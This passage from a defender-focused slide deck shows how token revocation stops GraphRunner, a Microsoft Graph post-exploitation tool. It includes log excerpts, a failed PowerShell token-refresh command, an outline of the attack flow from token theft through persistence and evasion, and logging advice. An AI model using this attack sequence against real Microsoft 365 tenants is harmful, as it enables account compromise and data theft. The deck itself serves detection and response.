2025-02-10T21:49:57.379	NETWORK_HTTP tim.smith_admin	Microsoft Graph Activity	[Unknown]	https://graph.microsoft.com/v1.0/users?$search=%22UserPrincipalName%3Amike.slayton%40th7sz.onmicrosoft.com%22	[Unknown]	[Unknown]	Resource ID	/TENANTS/E7FE4095-076F-410C-A07E-B6CD5991B434/PROVIDERS/MICROSOFT.AADIAM

Token Revocation - User Account/Adversary Side




```
PS C:\GraphRunner> $tokens

access_token
------------
eyJ0eXAiOiJKV1QiLCJub25jZSI6InNub2FMTU5fWFJFRE4tREh0MzV3Y1otMUNfMG1xQ0pEcnJyU2tOM29PaTAiLCJh

PS C:\GraphRunner> Invoke-RefreshGraphTokens -RefreshToken $tokens.refresh_token
[*] Refreshing Tokens...
Error refreshing tokens: Response status code does not indicate success: 400 (Bad Request).
```



TIMESTAMP	EVENT	METADATA.PR...	PRINCIPAL.IP	TARGET.APP...	METADATA.DESCRIPTION	SECURIT...	SECURITY_RESU...
2025-02-11T13:56:29.926	1 ALERT USER_LOGIN mike.slayton@th7sz.onmicrosoft.com - 34.152.40.90	Sign-in activity	34.152.40.90	Microsoft Office	Fresh auth token is needed. Have the user re-sign using fresh credentials.	BLOCK	NonInteractiveUserSignInLogs

Attack Flow with GraphRunner



Authentication

Token theft, password spray, compromise credentials

Enumeration

What resources does this token provide access to?

Pillage

What information does this token allow me to access?

Persistence

How can I find my next victim that provides greater access?

Defensive Evasion

How can I cover my tracks?

Finding the Right Signal to Noise

Tuning is needed for these data sources

Polling for log events will generate Graph API Activity logs

Legitimate API calls to MS Services will generate events as well

- https://learn.microsoft.com/en-us/defender-cloud-apps/network-requirements

Closing Thoughts

Many of these actions are viewed “as-designed” capabilities

Once a token is granted into the system, you have a fair amount of leeway within the app and associated permissions granted

Absolutely log Office 365 and Entra ID Audit and Logins

- Strongly consider logging Graph API Activity to uncover information gathering and greater fidelity in requests
- Non-Interactive Sign-in Logs can be noisy but can provide visibility that won’t be there otherwise when working with token refresh

Think about your token refresh strategy and the frequency of login required

Handy Links

Black Hills Information Security

- https://www.youtube.com/watch?v=o29jzC3deS0 (Video)
- https://www.blackhillsinfosec.com/introducing-graphrunner/ (Blog)

Invictus Blogs

- https://www.invictus-ir.com/news/a-defenders-guide-to-graphrunner-part-i
- https://www.invictus-ir.com/news/a-defenders-guide-to-graphrunner-part-ii

Example Rules in YARA-L

- https://github.com/chronicle/detection-rules/tree/main/rules/community/microsoft

Thank You

John Stoner
Google Cloud
https://www.linkedin.com/in/johnastoner/
@stonerpsu
@stonerpsu@infosec.exchange